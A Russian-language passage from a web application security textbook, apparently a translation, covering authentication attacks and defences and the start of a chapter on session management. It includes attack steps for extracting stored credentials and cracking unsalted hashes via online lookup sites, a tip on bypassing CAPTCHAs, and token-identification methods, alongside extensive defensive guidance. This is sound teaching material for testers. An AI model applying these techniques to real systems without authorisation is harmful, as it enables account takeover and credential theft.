Примечание. В некоторых приложениях, где один компонент входа меняется случайно, все учётные данные пользователя собираются на одном этапе. Например, основная страница входа может содержать форму с полями имени, пароля и одного из нескольких секретных вопросов. При каждой загрузке страницы вопрос меняется. В такой ситуации случайность вопроса совершенно не мешает злоумышленнику воспроизвести действительный запрос входа после однократного захвата пользовательского ввода. Процесс входа в нынешней форме невозможно изменить так, чтобы он это предотвращал, поскольку злоумышленник может просто перезагружать страницу, пока не получит меняющийся вопрос, ответ на который известен. В разновидности такого сценария приложение может задавать постоянный файл cookie, чтобы обеспечить показ одному пользователю одного меняющегося вопроса, пока он не ответит правильно. Разумеется, эту меру легко обойти, изменив или удалив cookie.

Небезопасное хранение учётных данных

Если приложение небезопасно хранит учётные данные входа, безопасность механизма подрывается, даже когда сам процесс аутентификации не содержит внутреннего дефекта.

Часто встречаются веб-приложения, в базах данных которых учётные данные пользователей хранятся небезопасно. Это может означать хранение паролей в открытом виде. Но даже если они хешируются стандартным алгоритмом, например MD5 или SHA-1, злоумышленник всё равно может просто найти наблюдаемые хеши в заранее вычисленной базе значений. Поскольку используемая приложением учётная запись базы данных должна иметь полный доступ на чтение и запись к этим данным, многие другие виды уязвимостей приложения можно эксплуатировать для получения доступа к ним, например дефекты инъекции команд или SQL (см. главу 9) и недостатки управления доступом (см. главу 8).

Совет. Некоторые интернет-базы распространённых хеш-функций доступны здесь:

`passcracking.com/index.php`

`authsecu.com/decrypter-dechiffrer-cracker-hash-md5/script-hash-md5.php`

Этапы атаки

1. Проверьте всю связанную с аутентификацией функциональность приложения, а также функции обслуживания пользователей. Если обнаружится передача пароля пользователя обратно клиенту, значит, пароли хранятся небезопасно: в открытом виде или с обратимым шифрованием.

2. Если в приложении выявлена уязвимость выполнения произвольных команд или запросов, попытайтесь найти место в базе данных или файловой системе приложения, где хранятся учётные данные:

a. Запросите их и выясните, хранятся ли пароли в незашифрованном виде.

b. Если пароли хранятся как хеши, найдите неуникальные значения, указывающие, что учётной записи назначен распространённый или стандартный пароль, а хеши не имеют соли.

c. Если пароль хеширован стандартным алгоритмом без соли, запросите интернет-базы хешей, чтобы определить соответствующее открытое значение.

Защита аутентификации

Реализация безопасного решения аутентификации требует одновременно стремиться к нескольким ключевым целям безопасности, а во многих случаях искать компромисс с другими задачами, например функциональностью, удобством и общей стоимостью. Иногда усиленная безопасность фактически может дать обратный эффект. Например, требование очень длинных паролей с частой сменой нередко заставляет пользователей записывать их.

Из-за огромного разнообразия возможных уязвимостей аутентификации и потенциально сложных защитных средств, которые приложение должно развернуть для ослабления всех угроз, многие проектировщики и разработчики принимают некоторые угрозы как данность и сосредоточиваются на предотвращении самых серьёзных атак. При поиске надлежащего равновесия следует учитывать:

• критичность безопасности с учётом функциональности приложения;

• степень готовности пользователей мириться с разными видами средств аутентификации и работать с ними;

• стоимость поддержки менее удобной системы;

• финансовую стоимость конкурирующих вариантов в сравнении с вероятным доходом приложения или ценностью защищаемых им активов.

В этом разделе описаны наиболее эффективные способы противодействия различным атакам на механизмы аутентификации. Решение о том, какие защитные меры лучше подходят в каждом случае, мы оставляем вам.

Используйте надёжные учётные данные

• Следует обеспечивать подходящие минимальные требования к качеству паролей. Они могут включать правила минимальной длины; наличия буквенных, числовых и типографских символов; присутствия и прописных, и строчных букв; исключения словарных слов, имён и других распространённых паролей; запрета пароля, совпадающего с именем пользователя; запрета сходства или совпадения с ранее заданными паролями. Как и для большинства мер безопасности, разным категориям пользователей могут соответствовать разные требования к качеству.

• Имена пользователей должны быть уникальными.

• Все создаваемые системой имена и пароли должны иметь достаточную энтропию, чтобы их нельзя было практически перечислить или предсказать даже злоумышленнику, получившему большую выборку последовательно созданных экземпляров.

• Пользователям следует разрешать задавать достаточно надёжные пароли. Например, необходимо допускать большую длину и широкий диапазон символов.

Обращайтесь с учётными данными конфиденциально

• Все учётные данные должны создаваться, храниться и передаваться способом, не приводящим к несанкционированному раскрытию.

• Все сообщения между клиентом и сервером следует защищать устоявшейся криптографической технологией, например SSL. Собственные решения для защиты передаваемых данных не нужны и нежелательны.

• Если для неаутентифицированных областей приложения предпочтительно использовать HTTP, сама форма входа должна загружаться по HTTPS, а не переключаться на HTTPS лишь при отправке входа.

• Для передачи учётных данных серверу следует применять только запросы `POST`. Данные никогда нельзя помещать в параметры URL или файлы cookie, даже временные. Их никогда нельзя передавать обратно клиенту, в том числе в параметрах перенаправления.

• Все серверные компоненты приложения должны хранить учётные данные так, чтобы исходные значения нельзя было легко восстановить даже злоумышленнику, получившему полный доступ ко всем соответствующим данным в базе приложения. Обычно для этого применяется надёжная хеш-функция, например SHA-256 на момент написания книги, с подходящей солью, снижающей эффективность заранее вычисленных автономных атак. Соль должна быть уникальной для учётной записи, которой принадлежит пароль, чтобы злоумышленник не мог воспроизводить или подставлять значения хешей.

• Клиентская функция «Запомнить меня» в общем случае должна запоминать только несекретные элементы, например имена пользователей. В менее критичных для безопасности приложениях можно счесть допустимым предоставить пользователям возможность добровольно сохранять пароли. Тогда на клиенте нельзя хранить учётные данные в открытом виде: пароль должен сохраняться с обратимым шифрованием ключом, известным только серверу. Кроме того, пользователей следует предупреждать о риске со стороны злоумышленника, имеющего физический доступ к компьютеру или удалённо его скомпрометировавшего. Особое внимание следует уделять устранению уязвимостей межсайтового скриптинга, которые могут использоваться для кражи сохранённых учётных данных (см. главу 12).

• Следует реализовать средство изменения пароля (см. раздел «Предотвращайте злоупотребление функцией изменения пароля») и требовать от пользователей периодической смены.

• Если учётные данные новых учётных записей распространяются среди пользователей по отдельному каналу, передавать их следует максимально безопасно и с ограниченным сроком действия. Пользователь должен изменить их при первом входе и получить указание уничтожить сообщение после первого использования.

• Когда уместно, рассмотрите получение части учётных сведений пользователя, например отдельных букв памятного слова, через раскрывающиеся меню вместо текстовых полей. Это помешает установленным на компьютере клавиатурным шпионам захватить все переданные данные. Учтите, однако, что простой клавиатурный шпион - лишь один способ захвата пользовательского ввода. Если компьютер пользователя уже скомпрометирован, злоумышленник в принципе способен регистрировать события любого рода, включая движения мыши, отправку форм по HTTPS и снимки экрана.

Правильно проверяйте учётные данные

• Пароли следует проверять полностью: с учётом регистра, без фильтрации или изменения каких-либо символов и без усечения.

• Приложение должно агрессивно защищаться от неожиданных событий во время обработки входа. Например, в зависимости от используемого языка разработки следует применять универсальные обработчики исключений вокруг всех вызовов API. Они должны явно удалять все данные сеанса и локальные данные методов, используемые для управления состоянием обработки входа, и явно аннулировать текущий сеанс, тем самым принудительно завершая его на сервере, даже если аутентификация каким-либо образом обойдена.

• Всю логику аутентификации следует тщательно анализировать как в псевдокоде, так и в фактическом исходном коде приложения, чтобы выявлять логические ошибки, например открытие доступа при сбое.

• Если реализована функциональность олицетворения пользователей, её необходимо строго контролировать, чтобы не допустить злоупотребления с целью несанкционированного доступа. Из-за критичности функции часто целесообразно удалить её из общедоступного приложения и

реализовать только для внутренних административных пользователей, чьё применение олицетворения должно жёстко контролироваться и регистрироваться.

• Многоэтапные входы следует строго контролировать, чтобы злоумышленник не мог вмешиваться в переходы и связи между этапами:

• все данные о прохождении этапов и результатах предыдущих проверок должны храниться в серверном объекте сеанса и никогда не передаваться клиенту или считываться от него;

• ни один элемент сведений не должен передаваться пользователем более одного раза, и пользователь не должен иметь возможности изменять уже собранные и/или проверенные данные. Если элемент, например имя пользователя, применяется на нескольких этапах, его следует сохранить в переменной сеанса при первом получении и впоследствии брать оттуда;

• первой задачей каждого этапа должна быть проверка правильного завершения всех предыдущих. Если это не так, попытку аутентификации необходимо немедленно пометить как неудачную;

• чтобы не раскрывать, на каком этапе вход завершился неудачей, что позволило бы злоумышленнику поочерёдно атаковать каждый из них, приложение всегда должно проходить все этапы, даже если пользователь неправильно выполнил предыдущие и даже если исходное имя пользователя недействительно. После прохождения всех этапов приложение должно показать общее сообщение «вход не выполнен» в конце последнего, не сообщая, где произошёл сбой.

• Если процесс входа включает случайно меняющийся вопрос, убедитесь, что злоумышленник не может фактически выбрать вопрос сам:

• всегда используйте многоэтапный процесс, где пользователи идентифицируют себя на начальном этапе, а случайно меняющийся вопрос предъявляется позднее;

• когда определённому пользователю показан определённый меняющийся вопрос, сохраните его в постоянном профиле пользователя и обеспечьте, чтобы при каждой попытке входа ему показывался тот же вопрос, пока он не ответит правильно;

• при предъявлении случайно меняющегося вопроса сохраняйте заданный вопрос в серверной переменной сеанса, а не в скрытом поле HTML-формы, и проверяйте последующий ответ относительно сохранённого вопроса.

> **Примечание.** Тонкости проектирования безопасного механизма аутентификации здесь весьма глубоки. Если не соблюдать осторожность при задании случайно меняющегося вопроса, могут возникнуть новые возможности перечисления имён пользователей. Например, чтобы злоумышленник не мог выбрать вопрос сам, приложение может хранить в профиле каждого пользователя последний заданный ему вопрос и продолжать показывать его до правильного ответа. Злоумышленник, начинающий несколько входов с определённым именем, встретит один вопрос. Однако при том же процессе с недействительным именем приложение может вести себя иначе: поскольку профиля такого пользователя нет, сохранённого вопроса не будет и станет показываться меняющийся. По этому отличию, проявляющемуся в нескольких попытках входа, злоумышленник может вывести действительность имени пользователя. Автоматизированная атака позволит быстро собрать множество имён.

Если приложение хочет защититься от этой возможности, ему придётся приложить значительные усилия. Когда попытка входа начинается с недействительным именем, приложение должно где-либо записать случайный вопрос, показанный для этого имени, и обеспечить тот же вопрос в последующих попытках. Можно пойти ещё дальше и периодически переключаться на другой вопрос, имитируя обычный вход несуществующего пользователя и последующее изменение следующего вопроса. Однако в определённый момент проектировщик вынужден провести черту и признать, что полная победа над столь настойчивым злоумышленником, вероятно, невозможна.

Предотвращайте утечку сведений

• Различные механизмы аутентификации приложения не должны раскрывать никаких сведений о параметрах аутентификации ни явными сообщениями, ни косвенно через другие аспекты поведения. У злоумышленника не должно быть способа определить, какой из переданных элементов вызвал проблему.

• За ответы на все неудачные попытки входа общим сообщением должен отвечать один программный компонент. Это предотвращает неявную уязвимость, когда злоумышленник способен различить якобы неинформативное сообщение из разных путей кода по типографским отличиям, разным кодам состояния HTTP, другим сведениям, скрытым в HTML, и тому подобному.

• Если приложение применяет блокировку учётных записей для предотвращения атак полным перебором, как обсуждается в следующем разделе, необходимо не допустить утечки сведений из-за этой меры. Например, если приложение сообщает, что определённая учётная запись приостановлена на X минут из-за Y неудачных входов, это поведение легко использовать для перечисления действительных имён. Кроме того, раскрытие точных параметров политики позволяет злоумышленнику оптимизировать продолжение угадывания паролей вопреки ей. Чтобы избежать перечисления, на любую серию неудачных попыток из одного браузера приложение должно отвечать общим сообщением о приостановке учётных записей после нескольких неудач и предложением повторить попытку позднее. Повторяющиеся сбои из одного браузера можно отслеживать файлом cookie или скрытым полем. Разумеется, этот механизм не должен обеспечивать фактическое средство безопасности, а служит лишь полезным сообщением обычным пользователям, которые не могут вспомнить учётные данные.

• Если приложение поддерживает самостоятельную регистрацию, предотвратить применение этой функции для перечисления существующих имён можно двумя способами:

• вместо разрешения самостоятельно выбирать имя приложение может создавать каждому новому пользователю уникальное и непредсказуемое имя, устраняя необходимость сообщать, что выбранное уже существует;

• приложение может использовать в качестве имён адреса электронной почты. На первом этапе регистрации пользователь вводит адрес, после чего ему просто предлагают дождаться письма и выполнить содержащиеся инструкции. Если адрес уже зарегистрирован, об этом можно сообщить в письме. Если нет, пользователю предоставляется уникальный непредсказуемый URL для продолжения регистрации. Это не позволяет злоумышленнику перечислять действительные имена, если только он уже не скомпрометировал множество почтовых учётных записей.

Предотвращайте атаки полным перебором

• Во всех различных проверках функциональности аутентификации необходимо применять меры против автоматизированных попыток их пройти. Это включает сам вход, а также функции изменения и восстановления забытого пароля и тому подобное.

• Непредсказуемые имена пользователей и предотвращение их перечисления создают существенное препятствие для полностью слепых атак полным перебором и требуют от злоумышленника каким-либо образом сначала обнаружить одно или несколько конкретных имён.

• Некоторые критичные для безопасности приложения, например интернет-банки, просто отключают учётную запись после малого числа неудачных входов, например трёх. Для повторной активации владелец должен предпринять различные действия по отдельному каналу, например

позвонить в службу поддержки и ответить на ряд вопросов безопасности. Недостатки такой политики состоят в возможности злоумышленника отказать законным пользователям в обслуживании, многократно отключая их учётные записи, и в стоимости службы восстановления. Более сбалансированная политика, подходящая большинству приложений, учитывающих безопасность, - приостанавливать учётную запись на короткое время, например 30 минут, после небольшого числа неудачных попыток, например трёх. Это радикально замедляет угадывание пароля, одновременно снижая риск отказа в обслуживании и нагрузку на центр обработки вызовов.

• При реализации временной приостановки учётной записи необходимо обеспечить её эффективность:

• чтобы предотвратить утечку сведений, ведущую к перечислению имён, приложение не должно сообщать о приостановке конкретной учётной записи. Вместо этого на любую серию неудачных входов, даже с недействительным именем, следует отвечать сообщением о приостановке после нескольких неудач и предложением повторить попытку позднее, как уже обсуждалось;

• параметры политики не следует раскрывать пользователям. Простое предложение законным пользователям повторить попытку позднее не слишком снижает качество обслуживания. Но точное сообщение злоумышленнику допустимого числа неудач и длительности приостановки позволяет оптимизировать продолжение угадывания паролей вопреки политике;

• если учётная запись приостановлена, попытки входа следует отклонять, даже не проверяя учётные данные. Некоторые приложения с политикой приостановки остаются уязвимыми для полного перебора, поскольку продолжают полностью обрабатывать попытки в период приостановки и возвращают слегка или очевидно отличающееся сообщение при передаче действительных данных. Это позволяет эффективной атаке идти на полной скорости независимо от политики.

• Меры для отдельных учётных записей, например блокировка, не защищают от одного часто очень эффективного вида полного перебора: прохода по длинному списку перечисленных имён пользователей с проверкой одного слабого пароля, например `password`. Если приостановка срабатывает после пяти неудач, злоумышленник может проверить четыре разных пароля для каждой учётной записи, не причиняя пользователям неудобств. В типичном приложении со множеством слабых паролей такая атака, вероятно, скомпрометирует много учётных записей.

Эффективность подобной атаки, разумеется, радикально снизится, если другие области механизма аутентификации спроектированы безопасно. Если имена нельзя перечислить или надёжно предсказать, злоумышленника замедлит необходимость полного перебора самих имён. А при строгих требованиях к качеству паролей намного менее вероятно, что выбранный им для проверки пароль используется хотя бы одним пользователем приложения.

Помимо этих средств приложение может специально защититься от такой атаки, применяя проверки CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) на каждой странице, которая может стать целью полного перебора (см. рисунок 6-9). Эффективная мера предотвращает автоматизированную передачу данных любой странице приложения и тем самым вынуждает выполнять все виды угадывания паролей вручную. Учтите, что технологии CAPTCHA широко исследовались и автоматизированные атаки на них иногда были надёжны. Кроме того, известно, что злоумышленники устраивали соревнования по решению CAPTCHA, где ничего не подозревающие представители общественности использовались как исполнители. Однако даже не полностью эффективная разновидность проверки заставит большинство случайных злоумышленников отказаться и найти приложение, не применяющее этот метод.

Рисунок 6-9. Средство CAPTCHA, предназначенное для затруднения автоматизированных атак

> **Совет.** Если вы атакуете приложение, использующее CAPTCHA для затруднения автоматизации, всегда внимательно изучайте исходный код HTML страницы с изображением. Авторы встречали случаи, когда решение головоломки находилось в буквальном виде в атрибуте `ALT` тега изображения или скрытом поле формы, позволяя автоматизированной атаке преодолеть защиту, фактически не решая головоломку.

Предотвращайте злоупотребление функцией изменения пароля

• Функция изменения пароля должна быть реализована всегда, чтобы обеспечить периодическое истечение срока пароля, если требуется, и позволить пользователям менять его по любым причинам. Как ключевой механизм безопасности она нуждается в надёжной защите от злоупотребления.

• Функция должна быть доступна только из аутентифицированного сеанса.

• Не должно существовать возможности передать имя пользователя явно, через скрытое поле формы или файл cookie. У пользователей нет законной причины пытаться менять чужие пароли.

• В качестве углублённой защиты функцию следует оградить от несанкционированного доступа, полученного через другой дефект безопасности приложения, например уязвимость перехвата сеанса, межсайтовый скриптинг или оставленный без присмотра терминал. Для этого пользователи должны повторно вводить существующий пароль.

• Новый пароль следует вводить дважды для предотвращения ошибок. Первым действием приложение должно сравнивать поля «новый пароль» и «подтверждение нового пароля» и возвращать информативную ошибку, если они не совпадают.

• Функция должна предотвращать различные атаки на основной механизм входа. Обо всех ошибках в существующих учётных данных пользователей следует уведомлять единым общим сообщением, а после небольшого числа неудачных попыток изменения пароля функция должна временно приостанавливаться.

• Пользователей следует по отдельному каналу, например электронной почте, уведомлять об изменении пароля, но сообщение не должно содержать старые или новые учётные данные.

Предотвращайте злоупотребление функцией восстановления учётной записи

• В наиболее критичных для безопасности приложениях, например интернет-банкинге, восстановление учётной записи при забытом пароле обрабатывается по отдельному каналу. Пользователь должен позвонить и ответить на ряд вопросов безопасности, а новые учётные данные или код повторной активации также отправляются по отдельному каналу, обычной почтой на зарегистрированный домашний адрес. Большинству приложений такой уровень безопасности не нужен, поэтому может быть уместна автоматизированная функция восстановления.

• Хорошо спроектированный механизм восстановления пароля должен предотвращать компрометацию учётных записей неуполномоченными сторонами и сводить к минимуму неудобства законных пользователей.

• Такие функции, как подсказки к паролям, никогда не следует применять, поскольку в основном они помогают злоумышленнику искать учётные записи с очевидными подсказками.

• Лучшее автоматизированное решение для возврата пользователям контроля над учётными записями - отправлять по электронной почте уникальный, ограниченный по времени, непредсказуемый и одноразовый URL восстановления. Письмо должно направляться на адрес, указанный при регистрации. Переход по URL позволяет задать новый пароль. После этого следует отправить второе письмо с сообщением об изменении пароля. Чтобы злоумышленник не мог отказать пользователям в обслуживании, постоянно запрашивая письма о повторной активации, существующие учётные данные должны оставаться действительными до их изменения.

• Для дополнительной защиты от несанкционированного доступа приложения могут предъявлять пользователям вторичный вопрос, который необходимо пройти до получения доступа к функции сброса пароля. Убедитесь, что его архитектура не создаёт новых уязвимостей:

• для всех должен использоваться один вопрос или один набор вопросов, назначаемый приложением при регистрации. Если пользователи задают вопрос сами, некоторые варианты, вероятно, будут слабыми, а злоумышленник сможет перечислять действительные учётные записи, выявляя те, где вопрос задан;

• ответы на вопрос должны содержать достаточно энтропии, чтобы их нельзя было легко угадать. Например, вопрос о названии первой школы пользователя предпочтительнее вопроса о любимом цвете;

• после нескольких неудачных попыток ответить учётные записи должны временно приостанавливаться для предотвращения полного перебора;

• при неправильных ответах приложение не должно раскрывать никаких сведений о действительности имени пользователя, приостановке учётной записи и тому подобном;

• после успешного ответа должен следовать описанный выше процесс, при котором на зарегистрированный адрес отправляется сообщение с URL повторной активации. Ни при каких обстоятельствах приложение не должно раскрывать забытый пароль или просто открывать пользователю аутентифицированный сеанс. Даже непосредственный переход к функции сброса нежелателен. Ответ на вопрос восстановления в общем случае злоумышленнику угадать проще, чем исходный пароль, поэтому нельзя полагаться только на него для аутентификации пользователя.

Регистрируйте, отслеживайте и уведомляйте

• Приложение должно регистрировать все события, связанные с аутентификацией, включая вход, выход, изменение и сброс пароля, приостановку и восстановление учётной записи. Где применимо, следует регистрировать и неудачные, и успешные попытки. Журналы должны содержать все соответствующие подробности, например имя пользователя и IP-адрес, но не секреты безопасности, например пароли. Их необходимо надёжно защищать от несанкционированного доступа, поскольку они являются критическим источником утечки сведений.

• Аномалии событий аутентификации должны обрабатываться функциями оповещения в реальном времени и предотвращения вторжений. Например, администраторы приложения должны узнавать о закономерностях, указывающих на атаки полным перебором, чтобы рассмотреть подходящие защитные и наступательные меры.

• Пользователей следует уведомлять по отдельному каналу обо всех критических событиях безопасности. Например, при каждом изменении пароля приложение должно отправлять сообщение на зарегистрированный адрес электронной почты пользователя.

• Пользователей следует уведомлять внутри приложения о часто происходящих событиях безопасности. Например, после успешного входа приложение должно сообщать время и исходный IP-адрес или домен последнего входа, а также число неудачных попыток с тех пор. Если пользователь узнает, что его учётная запись подвергается угадыванию пароля, он, скорее всего, будет чаще менять пароль и выбирать надёжное значение.

Резюме

Функции аутентификации, пожалуй, являются самой заметной целью на поверхности атаки типичного приложения. По определению они доступны непривилегированным анонимным пользователям. Взлом открывает доступ к защищённой функциональности и конфиденциальным данным. Эти функции лежат в основе механизмов безопасности, которыми приложение защищает себя, и составляют передний рубеж обороны от несанкционированного доступа.

Реальные механизмы аутентификации содержат бесчисленные дефекты проектирования и реализации. Эффективная атака на них должна проводиться систематически, по структурированной методике перебирая каждое возможное направление. Во многих случаях очевидные цели видны сразу: плохие пароли, способы узнать имена пользователей, уязвимость для полного перебора. На другом конце спектра находятся очень трудно обнаружимые дефекты. Они могут требовать тщательного исследования запутанного процесса входа, чтобы установить сделанные предположения и заметить тонкий логический дефект, позволяющий пройти прямо внутрь.

Самый важный урок при атаке на функциональность аутентификации - искать повсюду. Помимо основной формы входа могут существовать функции регистрации новых учётных записей, изменения, запоминания и восстановления паролей, а также олицетворения других пользователей. Каждая представляет богатую цель потенциальных дефектов, а проблемы, сознательно устранённые в одной функции, часто вновь возникают в других. Потратьте время на изучение и исследование каждого участка найденной поверхности атаки, и награда может оказаться значительной.

Вопросы

Ответы можно найти по адресу http://mdsec.net/wahh.

1. При тестировании веб-приложения вы входите с учётными данными `joe` и `pass`. Во время входа в перехватывающем прокси появляется запрос к следующему URL:

```
http://www.wahh-app.com/app?action=login&uname=joe&password=pass
```

Какие три уязвимости можно диагностировать без дальнейшего исследования?

2. Как функции самостоятельной регистрации создают уязвимости перечисления имён пользователей? Как их предотвратить?

3. Механизм входа включает следующие этапы:

a. Приложение запрашивает имя пользователя и код доступа.

b. Приложение запрашивает две случайно выбранные буквы памятного слова пользователя.

Почему необходимые сведения запрашиваются двумя отдельными этапами? Какой дефект содержал бы механизм в противном случае?

4. Многоэтапный механизм входа сначала запрашивает имя пользователя, а затем различные другие элементы на последовательных этапах. Если любой переданный элемент недействителен, пользователь немедленно возвращается к первому этапу.

Что не так с этим механизмом и как исправить уязвимость?

5. Приложение включает в функциональность входа механизм защиты от фишинга. При регистрации каждый пользователь выбирает определённое изображение из большого набора запоминающихся картинок, которые показывает приложение. Функция входа включает следующие этапы:

a. Пользователь вводит имя и дату рождения.

b. Если эти сведения правильны, приложение показывает пользователю выбранное изображение; в противном случае отображается случайное.

c. Пользователь проверяет, показано ли правильное изображение. Если да, он вводит пароль.

Смысл этого механизма защиты от фишинга заключается в том, что пользователь может подтвердить взаимодействие с подлинным приложением, а не его клоном, поскольку только настоящее приложение знает, какое изображение следует показать.

Какую уязвимость этот механизм защиты от фишинга вносит в функцию входа? Эффективен ли он для предотвращения фишинга?

Глава 7. Атака управления сеансами

Механизм управления сеансами - фундаментальный компонент безопасности большинства веб-приложений. Именно он позволяет приложению однозначно идентифицировать определённого пользователя в нескольких разных запросах и обрабатывать данные, накапливаемые о состоянии его взаимодействия с приложением. Если приложение реализует вход, управление сеансами приобретает особое значение, поскольку позволяет сохранить уверенность в личности конкретного пользователя после запроса, в котором он передал учётные данные.

Из-за ключевой роли механизмов управления сеансами они являются одной из главных целей злонамеренных атак на приложение. Если злоумышленник нарушит управление сеансами, он фактически обойдёт средства аутентификации и сможет выдавать себя за других пользователей, не зная их учётных данных. Если таким способом скомпрометировать административного пользователя, злоумышленник может завладеть всем приложением.

Как и в механизмах аутентификации, в функциях управления сеансами часто встречается широкий спектр дефектов. В наиболее уязвимых случаях злоумышленнику достаточно увеличить значение выданного ему приложением токена, чтобы переключить контекст на другого пользователя. Такое приложение полностью открыто для доступа любого лица ко всем областям. На другом конце спектра злоумышленнику приходится чрезвычайно много работать, расшифровывая несколько слоёв обфускации и разрабатывая сложную автоматизированную атаку, прежде чем найти брешь в броне приложения.

В этой главе рассматриваются все виды недостатков, с которыми авторы сталкивались в реальных веб-приложениях. Подробно изложены практические действия по их обнаружению и эксплуатации. Наконец, описаны защитные меры, которые должны принимать приложения против таких атак.

> **Распространённое заблуждение**
>
> «Мы применяем смарт-карты для аутентификации, и без них сеансы пользователей невозможно скомпрометировать».
>
> Каким бы надёжным ни был механизм аутентификации приложения, последующие запросы пользователя связываются с результатом аутентификации только через созданный сеанс. Если управление сеансами содержит дефект, злоумышленник может обойти надёжную аутентификацию и всё равно скомпрометировать пользователей.

Необходимость состояния

Протокол HTTP по своей сути не сохраняет состояния. Он основан на простой модели «запрос-ответ», где каждая пара сообщений представляет независимую транзакцию. Сам протокол не содержит механизма, связывающего последовательность запросов определённого пользователя и отличающего их от всех остальных запросов веб-сервера. На заре Всемирной паутины такой механизм был не нужен: веб-сайты публиковали статические HTML-страницы для просмотра любым человеком. Сегодня всё совершенно иначе.

Большинство веб-сайтов в действительности являются веб-приложениями. Они позволяют регистрироваться и входить, покупать и продавать товары, запоминают предпочтения при следующем посещении, предоставляют насыщенное мультимедийное взаимодействие с содержимым, динамически создаваемым на основе щелчков и ввода пользователя. Для реализации любой такой функциональности веб-приложениям необходимо понятие сеанса.

Самое очевидное применение сеансов - в приложениях, поддерживающих вход. После ввода имени и пароля приложением можно пользоваться как пользователь, чьи учётные данные были переданы, пока не выполнен выход или сеанс не истёк из-за бездействия. Без сеанса пользователю пришлось бы повторно вводить пароль на каждой странице. Поэтому после однократной аутентификации приложение создаёт сеанс и считает все относящиеся к нему запросы поступающими от этого пользователя.

Приложения без функции входа также обычно нуждаются в сеансах. Многие сайты, продающие товары, не требуют от покупателей создания учётных записей. Однако они позволяют просматривать каталог, добавлять товары в корзину, указывать сведения о доставке и оплачивать покупку. В таком сценарии личность пользователя аутентифицировать незачем: большую часть посещения приложение не знает и не интересуется, кто это. Но для ведения дел ему необходимо знать, какая последовательность полученных запросов поступила от одного пользователя.

Самый простой и до сих пор наиболее распространённый способ реализации сеансов - выдавать каждому пользователю уникальный токен или идентификатор сеанса. В каждом последующем запросе пользователь повторно передаёт этот токен, позволяя приложению определить, к какой последовательности более ранних запросов относится текущий.

В большинстве случаев приложения используют файлы cookie HTTP как механизм передачи токенов сеанса между сервером и клиентом. Первый ответ сервера новому клиенту содержит примерно следующий заголовок HTTP:

```
Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55
```

а последующие запросы клиента содержат такой заголовок:

```
Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55
```

Этот стандартный механизм управления сеансами по своей природе уязвим для нескольких категорий атак. Основная цель злоумышленника - каким-либо образом перехватить сеанс законного пользователя и выдать себя за него. Если пользователь аутентифицирован в приложении, злоумышленник сможет получить доступ к его личным данным или выполнять несанкционированные действия от его имени. Если пользователь не аутентифицирован, злоумышленник всё равно может увидеть конфиденциальные сведения, переданные во время сеанса.

Как и в предыдущем примере сервера Microsoft IIS с ASP.NET, большинство коммерческих веб-серверов и платформ веб-приложений реализуют готовое решение управления сеансами на основе файлов cookie HTTP. Они предоставляют API, с помощью которых разработчики интегрируют собственную зависящую от сеанса функциональность с этим решением.

В некоторых готовых реализациях управления сеансами обнаруживались уязвимости для различных атак, приводящие к компрометации пользовательских сеансов; они рассматриваются далее в этой главе. Кроме того, некоторым разработчикам требуется более точное управление поведением сеанса, чем дают встроенные решения, или они хотят избежать отдельных уязвимостей, присущих механизмам на основе cookie. Поэтому в критичных для безопасности приложениях, например интернет-банкинге, довольно часто встречаются специальные и/или не основанные на cookie механизмы управления сеансами.

Уязвимости механизмов управления сеансами в основном делятся на две категории:

• недостатки создания токенов сеанса;

• недостатки обработки токенов на протяжении жизненного цикла.

Мы поочерёдно рассмотрим обе области, описав разные виды дефектов, часто встречающихся в реальных механизмах управления сеансами, и практические методы их обнаружения и эксплуатации. Наконец, будут описаны меры защиты приложений от этих атак.

Этапы атаки

Во многих приложениях, применяющих стандартный механизм cookie для передачи токенов сеанса, определить содержащий токен элемент данных нетрудно. Однако в других случаях это может потребовать расследования.

1. Приложение может совместно применять в качестве токена несколько элементов данных, включая файлы cookie, параметры URL и скрытые поля формы. Некоторые из них могут поддерживать состояние сеанса в разных внутренних компонентах. Не предполагайте без доказательств, что конкретный параметр является токеном или что сеансы отслеживаются только одним элементом.

2. Иногда элементы, похожие на токен сеанса приложения, таковыми не являются. В частности, стандартный файл cookie сеанса, созданный веб-сервером или платформой приложения, может присутствовать, но фактически не использоваться.

3. Наблюдайте, какие новые элементы передаются браузеру после аутентификации. Часто после аутентификации пользователя создаются новые токены сеанса.

4. Чтобы проверить, какие элементы фактически используются как токены, найдите страницу, определённо зависящую от сеанса, например пользовательскую страницу «мои данные». Выполните несколько запросов, систематически удаляя каждый элемент, подозреваемый в роли токена. Если удаление элемента не позволяет получить зависящую от сеанса страницу, это может подтвердить, что он является токеном. Для подобных проверок полезен Burp Repeater.

Альтернативы сеансам

Не каждое веб-приложение использует сеансы, а некоторые критичные для безопасности приложения с механизмами аутентификации и сложной функциональностью выбирают другие способы управления состоянием. Вероятнее всего встретить две альтернативы:

• аутентификация HTTP. Приложения с разными технологиями аутентификации на основе HTTP, такими как basic, digest и NTLM, иногда обходятся без сеансов. При HTTP-аутентификации клиентский компонент взаимодействует с механизмом непосредственно через браузер с помощью заголовков HTTP, а не посредством специального кода приложения на отдельной странице. После ввода учётных данных в диалоговом окне браузер фактически повторно передаёт их или заново выполняет требуемое согласование с каждым последующим запросом к тому же серверу. Это эквивалентно приложению с аутентификацией на основе HTML-форм, размещающему форму входа на каждой странице и требующему повторной аутентификации при каждом действии. Поэтому при аутентификации на основе HTTP возможно повторно идентифицировать пользователя в нескольких запросах без сеансов. Однако HTTP-аутентификация редко применяется в сколько-нибудь сложных интернет-приложениях, а другие разносторонние преимущества полноценных механизмов сеансов означают, что фактически их используют почти все веб-приложения;

• механизмы состояния без сеанса. Некоторые приложения не выдают токены сеанса для управления состоянием взаимодействия пользователя с приложением. Вместо этого они передают через клиент все необходимые для состояния данные, обычно в файле cookie или скрытом поле формы. Фактически механизм использует состояние без сеанса подобно ViewState ASP.NET. Для безопасности передаваемые через клиент данные должны быть правильно защищены. Обычно создаётся двоичный блок со всеми сведениями о состоянии, который шифруется или подписывается признанным алгоритмом. В данные следует включить достаточно контекста, чтобы злоумышленник не мог собрать объект состояния в одном месте приложения и передать в другом, вызвав нежелательное поведение. Приложение может также включить время истечения для эквивалента тайм-аутов сеанса. Безопасные механизмы передачи данных через клиент подробнее описаны в главе 5.

Этапы атаки

1. Если применяется HTTP-аутентификация, возможно, механизм управления сеансами не реализован. Описанными выше методами исследуйте роль всех похожих на токены элементов данных.

